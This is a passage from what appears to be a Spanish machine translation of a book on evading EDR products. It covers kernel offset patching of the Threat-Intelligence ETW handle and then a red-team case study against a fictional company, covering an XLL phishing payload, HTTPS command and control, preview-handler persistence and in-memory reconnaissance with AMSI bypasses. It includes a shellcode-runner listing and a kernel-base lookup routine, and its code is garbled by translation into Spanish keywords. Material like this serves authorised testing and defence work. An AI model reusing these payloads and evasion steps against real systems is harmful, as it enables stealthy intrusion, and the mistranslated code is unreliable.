Otro método para localizar EtwThreatIntProvRegHandle es utilizar su desplazamiento a partir de la dirección base del núcleo. Debido a la aleatorización del diseño del espacio de direcciones del núcleo (KASLR), no podemos saber su dirección virtual completa, pero su desplazamiento ha demostrado ser estable a lo largo de los reinicios. Por ejemplo, en una compilación de Windows, este desplazamiento es 0xC197D0, como se muestra en el Listado 12-28.

```
0: kd> vertarget
--recorte--
Base del núcleo = 0xfffff803`02c00000 PsLoadedModuleList = 0xfffff803`0382a230
--recorte--

0: kd> x /0 nt!EtwThreatIntProvRegHandle
fffff803`038197d0

0:kd> ?fffff803`038197d0-0xfffff803`02c00000
Evaluar expresión: 12687312 = 00000000`00c197d0
```

Listado 12-28: Encontrar el desplazamiento para REGHANDLE

La última línea de esta lista resta la dirección base del kernel de la dirección de REGHANDLE. Podemos recuperar esta dirección base

desde el modo de usuario ejecutando ntdll!NtQuerySystemInformation() con la clase de información SystemModuleInformation , que se muestra en el Listado 12-29.

```
vacio GetKernelBaseAddress()
{
    pfnNtQuerySystemInformation = NULL;
    HMODULE hKernel = NULL;
    HMODULE hNtdll = NULL;
    MÓDULOS_DE PROCESOS _RTL ModuleInfo = { 0 };

    hNtdll = ObtenerManejadorDeMódulo(L"ntdll");
    1 pfnNtQuerySystemInformation =
        (NtQuerySystemInformation)ObtenerDirecciónProc(
            hNtdll, "Información del sistema NtQuery");

    pfnNtConsultarInformación del sistema(
        2 Información del módulo del sistema,
        &información del módulo,
        tamaño de (ModuleInfo),
        NULO);

    wprintf(L"Dirección base del núcleo: %p\n",
        3 (ULONG64)ModuleInfo.Modules[0].ImageBase);
}
```

Listado 12-29: Obtención de la dirección base del núcleo

Esta función primero obtiene un puntero de función a ntdll!NtQuerySystemInformation() 1 y luego lo invoca, pasando SystemModuleInformation clase de información 2. Al finalizar, esta función rellenará la estructura RTL _PROCESS _MODULES (llamada ModuleInfo), momento en el cual se puede recuperar la dirección del núcleo haciendo referencia al atributo ImageBase de la primera entrada en la matriz 3.

Aún necesitará un controlador con una primitiva write-what-where para aplicar el parche al valor, pero usar este enfoque nos evita tener que analizar la memoria en busca de códigos de operación. Sin embargo, esta técnica también presenta el problema de realizar un seguimiento de los desplazamientos a EtwThreatIntProvRegHandle en todas las versiones del kernel en las que funcionan, por lo que no está exenta de desafíos.

Además, quienes emplean esta técnica también deben considerar la telemetría que genera. Por ejemplo, cargar un controlador vulnerable es más difícil en Windows 11, ya que la integridad del código protegido por hipervisor está habilitada de forma predeterminada, lo que puede bloquear controladores que se sabe que contienen vulnerabilidades. A nivel de detección, cargar un nuevo controlador activará el objeto nt!EtwTiLogDriverObject Sensor de carga () , que puede ser atípico para el sistema o el entorno, lo que provoca una respuesta.

Conclusión

El proveedor ETW de Microsoft-Windows-Threat-Intelligence es una de las fuentes de datos más importantes disponibles para un EDR en el momento de redactar este artículo.

Proporciona una visibilidad sin igual de los procesos que se ejecutan en el sistema al estar en línea con su ejecución, de manera similar a las DLL de enlace de funciones. Sin embargo, a pesar de su parecido, este proveedor y sus enlaces se encuentran en el núcleo, donde son mucho menos susceptibles a la evasión mediante ataques directos. Para evadir esta fuente de datos es más importante aprender a sortearla que encontrar la brecha evidente o la falla lógica en su implementación.

13

ESTUDIO DE CASO: UNA DETECCIÓN- CONSCIENTE DEL ATAQUE



Hasta ahora, hemos cubierto el diseño de los EDR, la lógica de sus componentes y el funcionamiento interno de sus sensores. Sin embargo, nos hemos olvidado de una pieza fundamental del rompecabezas: cómo aplicar esta información en el mundo real. En este capítulo final, analizaremos sistemáticamente las acciones que nos gustaría tomar contra los sistemas objetivo y determinaremos nuestro riesgo de ser detectados.

Nos centraremos en una empresa ficticia, Binford Tools, inventora del Binford Destornillador para zurdos 6100. Binford nos ha pedido que identifiquemos una ruta de ataque desde una estación de trabajo de un usuario comprometido hasta una base de datos que contiene la información de diseño patentada del 6100. Debemos ser lo más sigilosos posible para que la empresa pueda ver lo que su EDR es capaz de detectar. Comencemos.

Las reglas de enfrentamiento

El entorno de Binford consta únicamente de hosts que ejecutan versiones actualizadas del sistema operativo Windows, y toda la autenticación se controla a través de Active Directory local. Cada host tiene un EDR genérico implementado y en ejecución, y no podemos deshabilitarlo, eliminarlo ni desinstalarlo en ningún momento.

Nuestro punto de contacto ha aceptado proporcionarnos una dirección de correo electrónico de destino, que un empleado (a quien llamaremos la célula blanca) supervisará y hará clic en los enlaces que le enviemos. Sin embargo, no añadirá ninguna regla que permita explícitamente que nuestras cargas útiles pasen más allá de su EDR. Esto nos permitirá dedicar menos tiempo a la ingeniería social y más tiempo a evaluar medidas técnicas de detección y prevención.

Además, todos los empleados de Binford tienen derechos de administrador local en su estación de trabajo, lo que reduce la presión sobre el servicio de asistencia técnica de Binford, que cuenta con poco personal. Binford nos ha pedido que aprovechamos este hecho durante la operación para que puedan utilizar los resultados de la interacción para impulsar un cambio en su política.

Acceso inicial

Comenzamos seleccionando nuestro método de phishing. Necesitamos un acceso rápido y directo a la estación de trabajo del objetivo, por lo que optamos por entregar una carga útil. Los informes de inteligencia de amenazas en el momento de la intervención nos indican que el sector de fabricación está experimentando un aumento en el malware lanzado mediante archivos de complementos de Excel (XLL). Los atacantes han abusado rutinariamente de los archivos XLL, que permiten a los desarrolladores crear funciones de hojas de cálculo de Excel de alto rendimiento, para establecer un punto de apoyo a través del phishing.

Para imitar los ataques a los que Binford puede responder en el futuro, optamos por utilizar este formato como nuestra carga útil. Los archivos XLL son en realidad solo archivos DLL que se requieren para exportar una función xlAutoOpen() (y, idealmente, su complemento, xlAutoClose()), por lo que podemos usar un ejecutor de shellcode simple para acelerar el proceso de desarrollo.

Escritura de la carga útil

Ya debemos tomar una decisión de diseño relacionada con la detección. ¿El shellcode debería ejecutarse localmente, en el proceso excel.exe , donde estará vinculado a la duración de ese proceso, o debería ejecutarse de forma remota? Si creáramos nuestro propio proceso host y lo inyectáramos en él, o si apuntáramos a un proceso existente, nuestro shellcode podría durar más tiempo, pero tendría un mayor riesgo de detección debido a excel.exe. generando un proceso secundario y los artefactos de inyección de proceso remoto presentes.

Como siempre podemos hacer más phishing más tarde, optaremos por utilizar el ejecutor local y evitar la activación prematura de detecciones. El listado 13-1 muestra cómo se ve nuestro código de carga útil XLL.

```

#define WIN32_LEAN_AND_MEAN
#include <windows.h>

BOOL APIENTRY DllMain( HMODULE hModule,
                        DWORD ul_motivo_de_la_llamada,
                        LPVOID lpReservado
                        )
{
    cambiar (ul_motivo_de_la_llamada) { caso

        DLL_ACCESORIO_PROCESO_DLL;
        caso DLL_ACCESORIO_REVERSO;
        caso DLL_ACCESORIO_REVERSO;
        caso DLL_ACCESORIO_REVERSO;
            romper;
    }

    devuelve VERDADERO;
}

"C" externa
__declspec(dllexport) corto __stdcall xlAutoOpen() { 1 const char

shellcode[] = --snip-- const size_t lenShellcode =
    sizeof(shellcode); char decodedShellcode[lenShellcode];

2 const char key[] = "espectro";

int j = 0; para
(int i = 0; i < lenShellcode; i++) {

    si (j == tamaño de(clave) - 1) {

        j = 0;
    }

    3 decodificadoShellcode[i] = shellcode[i] ^ clave[j];
    j++;
}

4 PVOID runlt = VirtualAlloc(0,
                            lenShellcode,
                            MEM_COMPROMISO,
                            PAGINA_LECTURA_ESCRIBIR);

si (runtl == NULL) {

    devuelve 1;
}

5 memcpy(runtl,
          decodedShellcode,
          lenShellcode);

```

```

        DWORD antiguoProtect = 0;
        6 VirtualProtect(ejecutarlo,
            Código de lenShell,
            EJECUTAR PAGINA LEER,
            &oldProtect);

        7 CrearHilo(NULL,
            NULO,
            (LPTHREAD_START_ROUTINE)ejecútalo,
            NULO,
            NULO,
            NULO);

        Dormir(1337);
        devuelve 0;
    }
}

```

Listado 13-1: El código fuente de la carga útil XLL

Este ejecutor de shellcode local es similar a muchas cargas útiles basadas en DLL. La función xlAutoOpen() exportada comienza con un fragmento de código shell (truncado para abreviar) 1 que ha sido cifrado con XOR utilizando la cadena specter como clave 2. La primera acción que realiza esta función es descifrar el código shell utilizando esta clave simétrica 3. A continuación, crea una asignación de memoria etiquetada con permisos de lectura y escritura utilizando kernel32!VirtualAlloc() 4 y luego copia el código shell descifrado en ella 5 antes de la ejecución. Luego, la función cambia los permisos de memoria del nuevo búfer para etiquetarlo como ejecutable 6. Finalmente, el puntero al buffer se pasa a kernel32!CreateThread(), que ejecuta el shellcode en un nuevo hilo 7, todavía bajo el contexto de excel.exe.

Entrega de la carga útil

Supondremos que el sistema de filtrado de correo entrante de Binford permite que los archivos XLL lleguen a las bandejas de entrada de los usuarios y enviamos nuestro archivo a la celda blanca. Debido a que el XLL debe ejecutarse desde el disco, la celda blanca lo descargará al host interno en el que se implementa el EDR.

Cuando la celda blanca ejecuta el XLL, ocurrirán algunas cosas. Primero, se iniciará Excel.exe con la ruta al XLL ingresada como parámetro.

Es casi seguro que el EDR recopila esta información de la rutina de devolución de llamada de creación de procesos de su controlador (aunque el proveedor ETW de Microsoft-Windows-Kernel-Process puede proporcionar la mayor parte de la misma información). El EDR puede tener una detección genérica construida en torno a la ejecución de archivos XLL, que la línea de comandos del proceso podría activar, lo que causaría una alerta.

Además, el escáner del EDR puede realizar un escaneo en tiempo real del archivo XLL. El EDR recopilará atributos del archivo, evaluará su contenido e intentará decidir si se debe permitir que el contenido se ejecute. Supongamos que hicimos un trabajo tan bueno ofuscando nuestra carga útil que el escáner no detectó el código shell ni el ejecutor asociado.

Sin embargo, todavía no estamos a salvo. Recuerde que la mayoría de los EDR se implementan en múltiples entornos grandes y procesan grandes cantidades de datos. Con esta perspectiva, los EDR pueden evaluar la singularidad global de un archivo.

Es decir, cuántas veces ha visto el archivo en el pasado. Como creamos esta carga nosotros mismos y contiene un código shell vinculado a nuestra infraestructura, lo más probable es que no se haya visto antes.

Afortunadamente, este no es el final del camino, ni mucho menos.

Los usuarios escriben nuevos documentos de Word todo el tiempo. Generan informes para su organización y dibujan en Paint durante la tercera hora de reuniones sobre "sinergia interfuncional para cumplir con las métricas trimestrales clave". Si los EDR registraran cada archivo único que encontraran, crearían una cantidad insostenible de ruido. Si bien nuestra singularidad global puede desencadenar algún tipo de alerta, probablemente no sea lo suficientemente grave como para iniciar una investigación y no entrará en juego a menos que el centro de operaciones de seguridad (SOC) responda a una alerta de mayor gravedad relacionada con nuestra actividad.

Ejecutando la carga útil

Como aún no hemos sido bloqueados, excel.exe cargará y procesará nuestro XLL.

Tan pronto como se cargue nuestro XLL, aparecerá el código de motivo DLL_PROCESS_ATTACH , que activa la ejecución de nuestro ejecutor de shellcode.

Cuando se generó nuestro proceso principal excel.exe , el EDR inyectó su DLL, que activó funciones clave que desconocíamos en ese momento. No usamos llamadas al sistema ni incluimos ninguna lógica para reasignar estas DLL activadas en excel.exe, por lo que tendremos que pasar por estos enlaces y esperar que no nos atrapen.

Afortunadamente, muchas de las funciones comúnmente conectadas por EDR se centran en la inyección de procesos remotos, lo que no nos afecta, ya que no estamos generando un proceso secundario en el que inyectar.

También sabemos que este EDR utiliza el proveedor ETW de inteligencia de amenazas de Microsoft-Windows, por lo que nuestras actividades estarán sujetas a la supervisión de esos sensores además de los ganchos de funciones del propio proveedor de EDR.

Examinemos el riesgo de las funciones que llamamos en nuestra carga útil:

`kernel32!VirtualAlloc()`

Dado que esta es la función de asignación de memoria local estándar en Windows y no permite asignaciones remotas (como por ejemplo, la memoria asignada en otro proceso), es probable que su uso no se examine de forma aislada.

Además, como no asignamos memoria de lectura-escritura-ejecución, una opción predeterminada común para los desarrolladores de malware, hemos mitigado prácticamente todo el riesgo que podemos.

`memoriacopy()`

Similar a la función anterior, memcpy() es una función ampliamente utilizada y no está sujeta a mucho escrutinio.

`kernel32!VirtualProtect()`

Aquí es donde las cosas se vuelven más riesgosas para nosotros. Debido a que tenemos que convertir las protecciones para nuestra asignación de lectura-escritura a lectura-ejecución, este paso es, lamentablemente, inevitable. Dado que hemos pasado el nivel de protección deseado como parámetro para esta función, los EDR pueden Identificar trivialmente esta técnica mediante el enlace de funciones. Además,

El sensor nt!EtwTiLogProtectExecVm() detectará los cambios en el estado de protección y notificará a los consumidores del proveedor ETW de Microsoft-Windows-Threat-Intelligence.

kernel32!Crear hilo()

De forma aislada, esta función no presenta un gran riesgo, ya que es la forma estándar de crear nuevos subprocesos en aplicaciones Win32 multiproceso. Sin embargo, dado que hemos realizado las tres acciones anteriores, que, combinadas, pueden indicar la presencia de malware en el sistema, su uso puede ser la gota que colma el vaso en términos de provocar que se active una alerta. Desafortunadamente para nosotros, no tenemos muchas opciones para evitar su uso, por lo que nos quedaremos con ella y esperaremos que, si hemos llegado hasta aquí, nuestro shellcode se ejecute.

Esta técnica de ejecución de shellcode podría optimizarse de muchas maneras, pero en comparación con el enfoque basado en kernel32!CreateRemoteThread() de los libros de texto para la inyección de procesos remotos, no está tan mal. Si asumimos que estos indicadores pasan desapercibidos para los sensores del EDR, nuestro shellcode de agente se ejecutará y comenzará su proceso de comunicación con nuestra infraestructura de comando y control.

Establecimiento de mando y control

La mayoría de los agentes maliciosos establecen el comando y el control de manera similar. El primer mensaje que el agente envía al servidor es un registro que dice “Soy un nuevo agente que se ejecuta en el host X!”. Cuando el servidor recibe este registro, responderá “¡Hola, agente en el host X! Duerma durante este período de tiempo, luego envíeme un mensaje nuevamente para asignarle tareas”. Luego, el agente permanece inactivo durante el tiempo especificado por el servidor, después del cual le envía un mensaje nuevamente que dice “De regreso. Esta vez estoy listo para hacer algo de trabajo”. Si el operador especificó la asignación de tareas para el agente, el servidor le pasará esa información en algún formato que el servidor entienda. El agente, y el agente ejecutará la tarea. De lo contrario, el servidor le indicará al agente que debe dormir y volver a intentarlo más tarde.

¿Cómo los agentes de comando y control evaden la detección basada en la red?
La mayoría de las veces, la comunicación se realiza a través de HTTPS, el canal favorito de la mayoría de los operadores porque permite que sus mensajes se integren con el alto volumen de tráfico que suele producirse en Internet a través del puerto TCP 443 en la mayoría de las estaciones de trabajo. Para utilizar este protocolo (y su hermano menos seguro, HTTP), la comunicación debe seguir ciertas convenciones.

Por ejemplo, una solicitud debe tener un Identificador uniforme de recursos (URI) Ruta para las solicitudes GET, que se utilizan para recuperar datos, y las solicitudes POST, que se utilizan para enviar datos. Si bien estos URI técnicamente no tienen que ser los mismos en cada solicitud, muchos marcos comerciales de comando y control reutilizan una ruta de URI estática. Además, el agente y el servidor deben tener un protocolo de comunicación acordado que se base en HTTPS. Esto significa que sus mensajes generalmente siguen un patrón similar. Por ejemplo, las longitudes de las solicitudes de registro y las encuestas para la asignación de tareas probablemente serán estáticas.

También podrán enviarse a intervalos fijos.

Todo esto quiere decir que, incluso cuando el tráfico de comando y control intenta mezclarse con el ruido, aún genera fuertes indicadores de actividad de balizamiento. Un desarrollador de EDR que sepa qué buscar puede utilizarlos para distinguir el tráfico malicioso del benigno, probablemente utilizando el controlador de filtro de red y proveedores de ETW como Microsoft-Windows-WebIO y Microsoft-Windows-DNS-Client. Si bien el contenido de los mensajes HTTPS está cifrado, muchos detalles importantes siguen siendo legibles, como las rutas URI, los encabezados, las longitudes de los mensajes y la hora a la que se envió el mensaje.

Sabiendo esto, ¿cómo configuramos nuestro comando y control? Nuestro canal HTTPS utiliza el dominio blnfordtools.com. Compramos este dominio unas semanas antes de la operación, configuramos el DNS para que apunte a un servidor privado virtual (VPS) de DigitalOcean y configuramos un servidor web NGINX en el VPS para utilizar un certificado SSL de LetsEncrypt. Las solicitudes GET se enviarán a /home/ punto final del catálogo y solicitudes POST a /search?q=6100, que con suerte se mezclarán con el tráfico normal generado al navegar por el sitio de un fabricante de herramientas. Establecemos nuestro intervalo de suspensión predeterminado en cinco minutos para permitirnos asignar tareas rápidamente al agente sin ser demasiado ruidosos, y usamos una fluctuación del 20 por ciento para agregar algo de variabilidad entre los tiempos de solicitud.

Esta estrategia de comando y control puede parecer insegura; después de todo, estamos usando un dominio recién registrado y con errores tipográficos alojado en un VPS barato. Pero consideremos lo que los sensores del EDR pueden capturar realmente:

- Un proceso sospechoso que realiza una conexión de red saliente
- Búsquedas DNS anómalas

Notablemente, faltan todas las rarezas relacionadas con nuestra infraestructura y los indicadores de balizamiento.

Aunque los sensores del EDR pueden recopilar los datos necesarios para determinar que el host comprometido se está conectando a un dominio recién registrado y sin categorizar que apunta a un VPS sospechoso; en realidad, hacer esto significaría realizar un montón de acciones de soporte que podrían afectar negativamente el rendimiento del sistema.

Por ejemplo, para realizar un seguimiento de la categorización de dominios, el EDR tendría que ponerse en contacto con un servicio de supervisión de reputación. Para obtener información de registro, tendría que consultar al registrador. Hacer todo esto para todas las conexiones realizadas en el sistema de destino sería difícil. Por ese motivo, los agentes de EDR suelen delegar estas responsabilidades en el servidor central de EDR, que realiza las búsquedas de forma asíncrona y utiliza los resultados para activar alertas si es necesario.

Los indicadores de balizamiento faltan por casi las mismas razones. Si nuestro intervalo de suspensión fuera de unos 10 segundos con un 10 por ciento de fluctuación, detectar el beaconing podría ser tan simple como seguir una regla como esta: "Si este sistema realiza más de 10 solicitudes a un sitio web con nueve a 11 segundos entre cada solicitud, se genera una alerta". Pero cuando el intervalo de suspensión es de cinco minutos con un 20 por ciento de fluctuación, el sistema tendría que generar una alerta cada vez que el punto final hiciera más de 10 solicitudes a un sitio web con cuatro a seis minutos entre cada solicitud, lo que requeriría mantener el estado continuo de cada conexión de red saliente durante entre 40 minutos y una hora. Imagine cuántos sitios web visita diariamente y podrá ver por qué esta función es más adecuada para el servidor central.

Cómo evadir el escáner de memoria

La última gran amenaza para la fase de acceso inicial del compromiso (así como para cualquier etapa futura en la que generemos un agente) es el escáner de memoria del EDR. Al igual que el escáner de archivos, este componente busca detectar la presencia de malware en el sistema mediante firmas estáticas. En lugar de leer el archivo desde el disco y analizar su contenido, escanea el archivo después de haberlo mapeado en la memoria. Esto permite que el escáner evalúe el contenido del archivo después de que se haya desofuscado para que pueda pasarse a la CPU para su ejecución. En el caso de nuestra carga útil, esto significa que nuestro shellcode descifrado del agente estará presente en la memoria; el escáner solo necesita encontrarlo e identificarlo como malicioso.

Algunos agentes incluyen una función para ocultar la presencia del agente en la memoria durante períodos de inactividad. Estas técnicas tienen distintos niveles de eficacia y un escáner podría detectar el shellcode.

Al capturar al agente entre uno de estos períodos de suspensión. Aun así, los códigos shell personalizados y los agentes personalizados son generalmente más difíciles de detectar a través de firmas estáticas. Supondremos que nuestro agente de comando y control artesanal, hecho a medida y a mano era lo suficientemente novedoso como para evitar que el escáner de memoria lo atacara.

En este punto, todo ha funcionado a nuestro favor: nuestro faro inicial...

No se ha emitido ninguna alerta que merezca la atención del SOC. Hemos establecido el acceso al sistema objetivo y podemos comenzar con nuestras actividades posteriores al ataque.

Persistencia

Ahora que estamos dentro del entorno de destino, debemos asegurarnos de que podemos sobrevivir a una pérdida de conexión técnica o inducida por humanos. En esta etapa de la operación, nuestro acceso es tan frágil que si algo le sucediera a nuestro agente, tendríamos que empezar de nuevo desde el principio. Por lo tanto, necesitamos configurar algún tipo de persistencia que establezca una nueva conexión de comando y control si las cosas salen mal.

La persistencia es algo complicado. Hay una cantidad abrumadora de opciones a nuestra disposición, cada una con sus pros y sus contras. En términos generales, evaluamos las siguientes métricas al elegir una técnica de persistencia:

Confiabilidad El grado de certeza de que la técnica de persistencia activará nuestra acción (por ejemplo, lanzar un nuevo agente de comando y control)

Predictibilidad El grado de certeza sobre cuándo se activará la persistencia.

Permisos necesarios El nivel de acceso necesario para configurar este mecanismo de persistencia

Comportamientos requeridos del usuario o del sistema Cualquier acción que deba ocurrir en el sistema para que nuestra persistencia se reactive, como un reinicio del sistema o un usuario que queda inactivo.

Riesgos de detección El riesgo de detección entendido como inherente a la técnica

Utilicemos como ejemplo la creación de tareas programadas. La Tabla 13-1 muestra cómo funcionaría la técnica utilizando nuestras métricas. Al principio, todo parece ir bien. Las tareas programadas se ejecutan como un Rolex y son increíblemente fáciles de configurar. El primer problema que encontramos es que necesitamos derechos de administrador local para crear una tarea programada. nueva tarea programada, ya que el directorio asociado, C:\Windows\System32\Tasks\, no puede ser accedido por los usuarios estándar.

Tabla 13-1: Evaluación de tareas programadas como mecanismo de persistencia

Métrico	Evaluación
Fiabilidad	Altamente confiable
Previsibilidad	Altamente predecible
Permisos necesarios	Administrador local
Comportamientos requeridos del usuario o del sistema	El sistema debe estar conectado a la red en el momento de la activación.
Riesgos de detección	Muy alto

Sin embargo, el mayor problema para nosotros es el riesgo de detección. Los atacantes han abusado de las tareas programadas durante décadas. Sería justo decir que cualquier agente EDR que se precie sería capaz de detectar la creación de una nueva tarea programada. De hecho, las evaluaciones ATT&CK de MITRE, un proceso de validación de capacidades en el que participan muchos proveedores cada año, utilizan la creación de tareas programadas como uno de sus criterios de prueba para APT3, un grupo de amenazas persistentes avanzadas atribuido al Ministerio de Seguridad del Estado de China (MSS). Dado que permanecer ocultos es uno de nuestros principales objetivos, esta técnica está descartada para nosotros.

¿Qué mecanismo de persistencia deberíamos elegir? Bueno, casi todas las campañas de marketing de los proveedores de EDR afirman que cubren la mayoría de las técnicas catalogadas de ATT&CK. ATT&CK es una colección de técnicas de atacantes conocidas que entendemos bien y que estamos rastreando. Pero, ¿qué pasa con las desconocidas: las técnicas sobre las que somos mayormente ignorantes? Un proveedor no puede garantizar la cobertura de estas; ni se puede evaluar su uso en función de ellas. Incluso si un EDR tiene la capacidad de detectar estas técnicas no catalogadas, es posible que no tenga la capacidad de detectarlas.

lógica de detección implementada para dar sentido a la telemetría generada por ellos.

Para reducir la probabilidad de detección, podemos investigar, identificar y desarrollar estos "desconocidos conocidos". Para ello, utilizaremos controladores de vista previa de shell, una técnica de persistencia sobre la que yo, junto con mi colega Emily Leidy, publiqué una investigación en una entrada de blog, "Life Is Pane: Persistence via Preview Handlers". Los controladores de vista previa instalan una aplicación que muestra una vista previa de un archivo con una extensión específica cuando se visualiza en el Explorador de Windows. En nuestro caso, la aplicación que registramos será nuestro malware y lanzará un nuevo agente de comando y control. Este proceso se realiza casi en su totalidad en el registro; crearemos nuevas claves que registren un servidor COM. La Tabla 13-2 evalúa el riesgo de esta técnica.

Tabla 13-2: Evaluación de los controladores de vista previa de Shell como un mecanismo de persistencia

Métrico	Evaluación
Fiabilidad	Altamente confiable
Previsibilidad	Imprevisible
Permisos necesarios	Usuario estándar
Usuario requerido o comportamientos del sistema	El usuario debe buscar el tipo de archivo de destino en el Explorador con los El panel de vista previa está habilitado o el indexador de búsqueda debe procesar el archivo.
Riesgos de detección	Actualmente bajo pero fácil de detectar

Como puede ver, estos "desconocidos conocidos" tienden a intercambiar fortalezas en algunas áreas por debilidades en otras. Los controladores de vista previa requieren menos permisos y son más difíciles de detectar (aunque la detección aún es posible, ya que su instalación requiere que se realicen cambios de registro muy específicos en el host). Sin embargo, son menos predecibles que las tareas programadas debido a los requisitos de interacción del usuario. Para las operaciones en las que la detección no es un factor significativo, No es de extrañar que la fiabilidad y la facilidad de uso puedan primar sobre otros factores.

Digamos que utilizamos este mecanismo de persistencia. En el EDR, los sensores ahora están trabajando arduamente para recopilar telemetría relacionada con los controladores de vista previa pirateados. Tuvimos que colocar una DLL que contenía un ejecutor para nuestro agente de respaldo en el disco desde excel.exe, por lo que el escáner probablemente lo examinará minuciosamente, suponiendo que el hecho de que Excel escriba una nueva DLL no sea lo suficientemente sospechoso. También tuvimos que crear una gran cantidad de claves de registro, que la rutina de devolución de llamada de notificación de registro del controlador manejará.

Además, la telemetría relacionada con el registro que generan nuestras acciones puede ser un poco difícil de administrar. Esto se debe a que el registro de objetos COM puede ser difícil de seleccionar entre el gran volumen de datos de registro y a que puede resultar complicado diferenciar un registro de objeto COM benigno de uno malicioso. Además, si bien el EDR puede supervisar la creación del nuevo valor de clave de registro del controlador de vista previa, ya que tiene un formato y una ubicación estándar, esto requiere realizar una búsqueda entre el identificador de clase escrito como valor y el registro de objeto COM asociado con ese identificador de clase.

eh, lo cual no es factible a nivel de sensor.

Otro riesgo de detección es nuestra activación manual de la vista previa del Explorador.

Panel de vista previa. Este no es un comportamiento extraño en sí mismo. Los usuarios pueden habilitar o deshabilitar manualmente el panel de vista previa en cualquier momento a través de su navegador de archivos. También se puede habilitar en toda la empresa a través de un objeto de política de grupo. En ambos casos, se conoce el proceso que realiza el cambio (por ejemplo, explorer.exe en el caso de la habilitación manual), lo que significa que puede ser posible una detección dirigida a procesos atípicos que configuren este valor de registro. Que excel.exe realice este cambio sería muy fuera de lo común.

Por último, Explorer tiene que cargar nuestra DLL cada vez que se activa la persistencia. Esta DLL no estará firmada por Microsoft (o probablemente no estará firmada en absoluto). La rutina de notificación de devolución de llamada de carga de imagen del controlador será responsable de detectar que se está cargando esta DLL y puede investigar la firma, junto con otros metadatos sobre la imagen, para avisar al agente de que se ha cargado una DLL.

Un fragmento de malware está a punto de ser mapeado en el espacio de direcciones de Explorer. Por supuesto, podríamos mitigar parte de este riesgo firmando nuestra DLL con un certificado de firma de código válido, pero esto está fuera del alcance de muchos actores de amenazas, tanto reales como simulados.

Realizaremos un sacrificio en cuanto a previsibilidad a favor de reducir el riesgo de detección. Optaremos por instalar un controlador de vista previa para la extensión de archivo .docx colocando nuestra DLL de controlador en el disco, realizando el registro COM necesario y habilitando manualmente el panel de vista previa de Explorer en el registro si aún no está habilitado.

Reconocimiento

Ahora que hemos establecido la persistencia, podemos permitirnos empezar a asumir más riesgos. Lo siguiente que tenemos que averiguar es cómo llegar a donde tenemos que ir. En este momento es cuando hay que pensar más en la detección, porque se generarán indicadores muy diferentes en función de lo que se esté haciendo y de cómo se haga.

Necesitaremos una forma de ejecutar herramientas de reconocimiento sin detección. Una de mis herramientas favoritas para realizar reconocimiento local es Seatbelt, una herramienta de conocimiento de la situación basada en el host escrita por Lee Christensen y Will Schroeder. Puede enumerar una gran cantidad de información sobre el sistema actual, incluidos los procesos en ejecución, las unidades mapeadas y la cantidad de tiempo que el sistema ha estado en línea.

Una forma común de ejecutar Seatbelt es utilizar las funciones integradas del comando. Un agente de control y ejecución, como el ensamblaje de ejecución de Cobalt Strike Beacon, ejecuta su ensamblaje .NET en la memoria. Normalmente, esto implica generar un proceso sacrificial, cargar el entorno de ejecución de lenguaje común .NET en él y darle instrucciones para que ejecute un ensamblaje .NET específico con los argumentos proporcionados.

Esta técnica es sustancialmente menos propensa a ser detectada que intentar colocar la herramienta en el sistema de archivos del objetivo y ejecutarla desde allí, pero no está exenta de riesgos. De hecho, el EDR podría atraparnos de muchas maneras:

Creación de procesos infantiles

La rutina de devolución de llamada de creación de procesos de EDR podría detectar la creación del proceso sacrificial. Si el proceso secundario del proceso principal es atípico, podría generar una alerta.

Carga anormal del módulo

Es posible que el proceso de sacrificio generado por el padre no cargue el entorno de ejecución de lenguaje común si se trata de un proceso no administrado. Esto puede alertar a la rutina de devolución de llamada de carga de imágenes de EDR de que se están utilizando técnicas de .NET en memoria.

Eventos ETW de Common Language Runtime

Cada vez que se carga y se ejecuta Common Language Runtime, emite eventos a través del proveedor ETW Microsoft-Windows-DotNETRuntime. Esto permite que los EDR que consumen sus eventos identifiquen partes clave.

de información relacionada con los ensamblajes que se ejecutan en el sistema, como sus espacios de nombres, nombres de clases y métodos, y firmas de invocación de plataforma.

Interfaz de escaneo antimalware

Si hemos cargado la versión 4.8 o posterior del entorno de ejecución de lenguaje común de .NET, AMSI se convierte en una preocupación para nosotros. AMSI inspeccionará el contenido de nuestro ensamblado y cada proveedor registrado tendrá la oportunidad de determinar si su contenido es malicioso.

Ganchos de Common Language Runtime

Si bien la técnica no se cubre directamente en este libro, muchos EDR utilizan enlaces en Common Language Runtime para interceptar ciertas rutas de ejecución, inspeccionar parámetros y valores de retorno y, opcionalmente, bloquearlos. Por ejemplo, los EDR comúnmente monitorean la reflexión, la característica de .NET que permite la manipulación de módulos cargados, entre otras cosas. Un EDR que enlaza Common Language Runtime de esta manera puede ser capaz de ver cosas que AMSI por sí solo no podría y detectar la manipulación del archivo amsi.dll cargado.

Indicadores específicos de la herramienta

Las acciones que nuestras herramientas realizan después de ser cargadas pueden generar indicadores adicionales. Seatbelt, por ejemplo, consulta muchas claves de registro.

En resumen, la mayoría de los proveedores saben cómo identificar la ejecución de los ensamblados .NET en la memoria. Afortunadamente para nosotros, existen algunos procedimientos alternativos, así como decisiones técnicas que podemos tomar, que pueden limitar nuestra exposición.

Un ejemplo de esto es el objeto Beacon de InlineExecute-Assembly , un complemento de código abierto para Beacon de Cobalt Strike que permite a los operadores hacer todo lo que permite el módulo de ejecución normal, pero sin el requisito de generar un nuevo proceso. Desde el punto de vista de la técnica, si nuestro proceso actual está administrado (es decir, es .NET), entonces la carga del entorno de ejecución de lenguaje común sería el comportamiento esperado. Si combinamos esto con omisiones para AMSI y el proveedor ETW de entorno de ejecución de .NET, hemos limitado nuestro riesgo de detección a cualquier gancho colocado en el entorno de ejecución de lenguaje común y los indicadores exclusivos de la herramienta, que se pueden abordar de forma independiente. Si implementamos estos cambios de procedimiento y de técnica, estamos en una posición decente para poder ejecutar Seatbelt.

Escalada de privilegios

Sabemos que necesitamos ampliar nuestro acceso a otros hosts en el entorno de Binford. También sabemos, desde nuestro punto de contacto, que nuestro usuario actual tiene pocos privilegios y no se le ha otorgado acceso administrativo a sistemas remotos. Sin embargo, recuerde que Binford otorga a todos los usuarios del dominio

derechos de administrador local en su estación de trabajo designada para que puedan instalar aplicaciones sin sobrecargar a su equipo de soporte técnico. Todo esto significa que no podremos movernos por la red a menos que podamos entrar en el contexto de otro usuario, pero también tenemos opciones para hacerlo.

